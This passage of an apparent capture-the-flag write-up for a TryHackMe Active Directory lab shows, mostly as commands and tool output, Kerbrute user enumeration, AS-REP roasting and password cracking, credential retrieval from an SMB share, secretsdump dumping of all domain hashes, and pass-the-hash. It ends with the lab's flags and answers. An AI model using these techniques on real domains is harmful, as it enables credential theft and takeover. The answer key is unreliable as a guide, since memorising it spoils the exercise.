S-1-5-21-3591857110-2884097990-301047963-1006 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1007 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1008 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1009 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1010 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1011 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1012 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1013 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1014 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1015 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1016 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1017 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1018 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1019 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1020 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1021 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1022 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1023 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1024 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1025 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1026 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1027 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1028 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1029 *unknown**unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1030 *unknown**unknown* (8)

```
S-1-5-21-3591857110-2884097990-301047963-1031 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1032 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1033 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1034 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1035 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1036 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1037 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1038 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1039 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1040 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1041 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1042 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1043 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1044 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1045 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1046 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1047 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1048 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1049 *unknown*\*unknown* (8)
S-1-5-21-3591857110-2884097990-301047963-1050 *unknown*\*unknown* (8)

 ==========================================================
|    Getting printer info for spookysec.local    |
 ==========================================================
Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED


enum4linux complete on Fri Apr 17 13:16:10 2020
```

[Task 4] Enumerate the DC Pt 2

A whole host of other services are running, including Kerberos. Kerberos is a key authentication service within Active Directory.
With this port open, we can use a tool called Kerbrute (by Ronnie Flathers @ropnop) to brute force discovery of users, passwords
and even password spray!
For this box, a modified User List and Password List will be used to cut down on time of enumeration of users and password hash
cracking.
It is NOT recommended to brute force credentials due to account lockout policies that we cannot enumerate on the domain controller.

#1
What command within Kerbrute will allow us to enumerate valid usernames?

userenum

#2
What notable account is discovered? (These should jump out at you)

```
echo 10.10.213.231 spookysec.local >> /etc/hosts
./kerbrute_linux_amd64 userenum --dc spookysec.local -d spookysec.local '/home/taj702/Desktop/wordlists/-attacktiveUser.txt' -t 100
```

svc-admin

#3
What is the other notable account is discovered? (These should jump out at you)

backup

kerbrute-userenum-scan

```
2020/05/07 10:29:42 >  Using KDC(s):
2020/05/07 10:29:42 >        spookysec.local:88

2020/05/07 10:29:42 >  [+] VALID USERNAME:       james@spookysec.local
2020/05/07 10:29:42 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2020/05/07 10:29:43 >  [+] VALID USERNAME:       James@spookysec.local
2020/05/07 10:29:43 >  [+] VALID USERNAME:       robin@spookysec.local
2020/05/07 10:29:45 >  [+] VALID USERNAME:       darkstar@spookysec.local
2020/05/07 10:29:46 >  [+] VALID USERNAME:       administrator@spookysec.local
2020/05/07 10:29:48 >  [+] VALID USERNAME:       backup@spookysec.local
2020/05/07 10:29:49 >  [+] VALID USERNAME:       paradox@spookysec.local
2020/05/07 10:29:54 >  [+] VALID USERNAME:       JAMES@spookysec.local
2020/05/07 10:29:56 >  [+] VALID USERNAME:       Robin@spookysec.local
2020/05/07 10:30:07 >  [+] VALID USERNAME:       Administrator@spookysec.local
2020/05/07 10:30:29 >  [+] VALID USERNAME:       Darkstar@spookysec.local
2020/05/07 10:30:36 >  [+] VALID USERNAME:       Paradox@spookysec.local
2020/05/07 10:30:59 >  [+] VALID USERNAME:       DARKSTAR@spookysec.local
2020/05/07 10:31:06 >  [+] VALID USERNAME:       ori@spookysec.local
2020/05/07 10:31:18 >  [+] VALID USERNAME:       ROBIN@spookysec.local
2020/05/07 10:32:33 >  Done! Tested 100000 usernames (16 valid) in 171.029 seconds
```

[Task 5] Exploiting Kerberos

After enumeration of user accounts is finished, we can attempt to abuse Kerberos with method called ASREPRoasting.
ASReproasting leverages a feature within Kerberos called Pre-Authentication. This means that a device must be authorized to
communicate with the account before it can communicate. This is not the case if it is disabled however. Impacket has a tool
called "GetNPUsers.py" (located in Impacket/Examples/GetNPUsers.py) that will allow us to query ASReproastable accounts
from the Key Distribution Center.

#1
We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?

python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py spookysec.local/svc-admin -no-pass
hash given and stored in PASSWD file for john cracking

svc-admin

#2
Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)

Kerberos 5 AS-REP etype 23

#3
What mode is the hash?

18200

#4
Now crack the hash with the modified password list provided, what is the user accounts password?

taj702@kali:~/Downloads$ **john kerbhash --wordlist='/home/taj702/Desktop/wordlists/attacktivePass.txt'**
management2005 ($krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL)
management2005

[Task 6] Enumerate the DC Pt 3

With a users account credentials we now have significantly more access within the domain. We can now attempt to enumerate any shares that the domain controller may be giving out.

#1
Using utility can we map remote SMB shares?

smbclient is the answer, but I used smbmap
smbclient

#2
Which option will list shares?

-L

#3
How many remote shares is the server listing?

6

#4
There is one particular share that we have access to that contains a text file. Which share is it?

backup

#5
What is the content of the file?

used metasploit to download
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

#6
Decoding the contents of the file, what is the full contents?

decode base64
backup@spookysec.local:backup2517860

smbclient-shareList

```
 Sharename       Type      Comment
      ---------       ----      -------
      ADMIN$          Disk      Remote Admin
      backup          Disk
      C$              Disk      Default share
      IPC$            IPC       Remote IPC
```

```
NETLOGON        Disk      Logon server share
SYSVOL          Disk      Logon server share
```


metasploit-download-file

```
Module options (auxiliary/admin/smb/download_file):

   Name         Current Setting         Required  Description
   ----         ---------------         --------  -----------
   FILE_RPATHS                          no        A file containing a list remote files relative to the share to operate on
   RHOSTS       spookysec.local         yes       The target host(s), range CIDR identifier, or hosts file with syntax
'file:<path>'
   RPATH        backup_credentials.txt  no        The name of the remote file relative to the share to operate on
   RPORT        445                     yes       The SMB service port (TCP)
   SMBDomain    spookysec.local         no        The Windows domain to use for authentication
   SMBPass      management2005          no        The password for the specified username
   SMBSHARE     backup                  yes       The name of a share on the RHOST
   SMBUser      svc-admin               no        The username to authenticate as
```

[Task 7] Elevating Privileges

Now that we have new user account credentials, we may have more privilege on the system then before. The username of the account "backup" gets us thinking. What is this the backup account to?
Well, it is the backup account for the Domain Controller. This account has a unique permission that allows all Active Directory changes to be synced with this user account. This includes password hashes



Knowing this, we can use another tool within Impacket called "secretsdump.py". This will allow us to retrieve all of the password hashes that this user account (that is synced with the domain controller) has to offer. Exploiting this, we will effectively have full control over the AD Domain/

#1
What method allowed us to dump NTDS.DIT?

DRSUAPI

#2
What is the Administrators NTLM hash?

found in secretsdump.py scan

e4876a80a723612986d7609aa5ebc12b:::

#3
What method of attack could allow us to authenticate as the user without the password?

pass the hash

#4
Using a tool called Evil-WinRM what option will allow us to use a hash?

-H

secretsdump.py-scan

Impacket v0.9.22.dev1+20200428.191254.96c7a512 - Copyright 2020 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e4876a80a723612986d7609aa5ebc12b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b51404ee:5f43e5847d4112099e43a201ec4eb0ef:::

[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:c431e7e3555aeb5b63cbdfee3024d56f4b7f10eaba6c3f94d9a1524e76a26a49
Administrator:aes128-cts-hmac-sha1-96:f955ac2d89620b2a8dcd9837105445ff
Administrator:des-cbc-md5:6d5edfa173d9d6ae
krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd7276148cfed7dea6f189f3234ed0732725cd77f45afc
krbtgt:aes128-cts-hmac-sha1-96:e7301235ae62dd8884d9b890f38e3902
krbtgt:des-cbc-md5:b94f97e97fabbf5d
spookysec.local\skidy:aes256-cts-hmac-sha1-96:3ad697673edca12a01d5237f0bee628460f1e1c348469eba2c4a530ceb432b04
spookysec.local\skidy:aes128-cts-hmac-sha1-96:484d875e30a678b56856b0fef09e1233
spookysec.local\skidy:des-cbc-md5:b092a73e3d256b1f
spookysec.local\breakerofthings:aes256-cts-hmac-sha1-96:4c8a03aa7b52505aeef79cecd3cfd69082fb7eda429045e950e5783eb8be51e5
spookysec.local\breakerofthings:aes128-cts-hmac-sha1-96:38a1f7262634601d2df08b3a004da425
spookysec.local\breakerofthings:des-cbc-md5:7a976bbfab86b064
spookysec.local\james:aes256-cts-hmac-sha1-96:1bb2c7fdbecc9d33f303050d77b6bff0e74d0184b5acbd563c63c102da389112
spookysec.local\james:aes128-cts-hmac-sha1-96:08fea47e79d2b085dae0e95f86c763e6
spookysec.local\james:des-cbc-md5:dc971f4a91dce5e9
spookysec.local\optional:aes256-cts-hmac-sha1-96:fe0553c1f1fc93f90630b6e27e188522b08469dec913766ca5e16327f9a3ddfe
spookysec.local\optional:aes128-cts-hmac-sha1-96:02f4a47a426ba0dc8867b74e90c8d510
spookysec.local\optional:des-cbc-md5:8c6e2a8a615bd054
spookysec.local\sherlocksec:aes256-cts-hmac-sha1-96:80df417629b0ad286b94cadad65a5589c8caf948c1ba42c659bafb8f384cdecd
spookysec.local\sherlocksec:aes128-cts-hmac-sha1-96:c3db61690554a077946ecdabc7b4be0e
spookysec.local\sherlocksec:des-cbc-md5:08dca4cbbc3bb594
spookysec.local\darkstar:aes256-cts-hmac-sha1-96:35c78605606a6d63a40ea4779f15dbbf6d406cb218b2a57b70063c9fa7050499
spookysec.local\darkstar:aes128-cts-hmac-sha1-96:461b7d2356eee84b211767941dc893be
spookysec.local\darkstar:des-cbc-md5:758af4d061381cea
spookysec.local\Ori:aes256-cts-hmac-sha1-96:5534c1b0f98d82219ee4c1cc63cfd73a9416f5f6acfb88bc2bf2e54e94667067
spookysec.local\Ori:aes128-cts-hmac-sha1-96:5ee50856b24d48fddfc9da965737a25e
spookysec.local\Ori:des-cbc-md5:1c8f79864654cd4a

spookysec.local\robin:aes256-cts-hmac-sha1-96:8776bd64fcfcf3800df2f958d144ef72473bd89e310d7a6574f4635ff64b40a3
spookysec.local\robin:aes128-cts-hmac-sha1-96:733bf907e518d2334437eacb9e4033c8
spookysec.local\robin:des-cbc-md5:89a7c2fe7a5b9d64
spookysec.local\paradox:aes256-cts-hmac-sha1-96:64ff474f12aae00c596c1dce0cfc9584358d13fba827081afa7ae2225a5eb9a0
spookysec.local\paradox:aes128-cts-hmac-sha1-96:f09a5214e38285327bb9a7fed1db56b8
spookysec.local\paradox:des-cbc-md5:83988983f8b34019
spookysec.local\Muirland:aes256-cts-hmac-sha1-96:81db9a8a29221c5be13333559a554389e16a80382f1bab51247b95b58b370347
spookysec.local\Muirland:aes128-cts-hmac-sha1-96:2846fc7ba29b36ff6401781bc90e1aaa
spookysec.local\Muirland:des-cbc-md5:cb8a4a3431648c86
spookysec.local\horshark:aes256-cts-hmac-sha1-96:891e3ae9c420659cafb5a6237120b50f26481b6838b3efa6a171ae84dd11c166
spookysec.local\horshark:aes128-cts-hmac-sha1-96:c6f6248b932ffd75103677a15873837c
spookysec.local\horshark:des-cbc-md5:a823497a7f4c0157
spookysec.local\svc-admin:aes256-cts-hmac-sha1-96:effa9b7dd43e1e58db9ac68a4397822b5e68f8d29647911df20b626d82863518
spookysec.local\svc-admin:aes128-cts-hmac-sha1-96:aed45e45fda7e02e0b9b0ae87030b3ff
spookysec.local\svc-admin:des-cbc-md5:2c4543ef4646ea0d
spookysec.local\backup:aes256-cts-hmac-sha1-96:23566872a9951102d116224ea4ac8943483bf0efd74d61fda15d104829412922
spookysec.local\backup:aes128-cts-hmac-sha1-96:843ddb2aec9b7c1c5c0bf971c836d197
spookysec.local\backup:des-cbc-md5:d601e9469b2f6d89
ATTACKTIVEDIREC$:aes256-cts-hmac-sha1-96:d9dc64a961d57efbe1e36dab0a916697d8ce72f7fbdb53f6e6e397aac56613cd
ATTACKTIVEDIREC$:aes128-cts-hmac-sha1-96:4457c21848400b7469eeb5c744b0d0e5
ATTACKTIVEDIREC$:des-cbc-md5:9426b6febf6dc2ab

[Task 8] Flags

Submit the flags for each user account. They can be located each users desktop.
If you enjoyed this box, you may also enjoy my blog post!

#1
svc-admin

cd C:\Users\svc-admin\Desktop
more user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}

#2
backup

cd C:\Users\backup\Desktop
more PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}

#3
Administrator

cd C:\Users\Administrator\Desktop
more root.txt
TryHackMe{4ctiveD1rectoryM4st3r}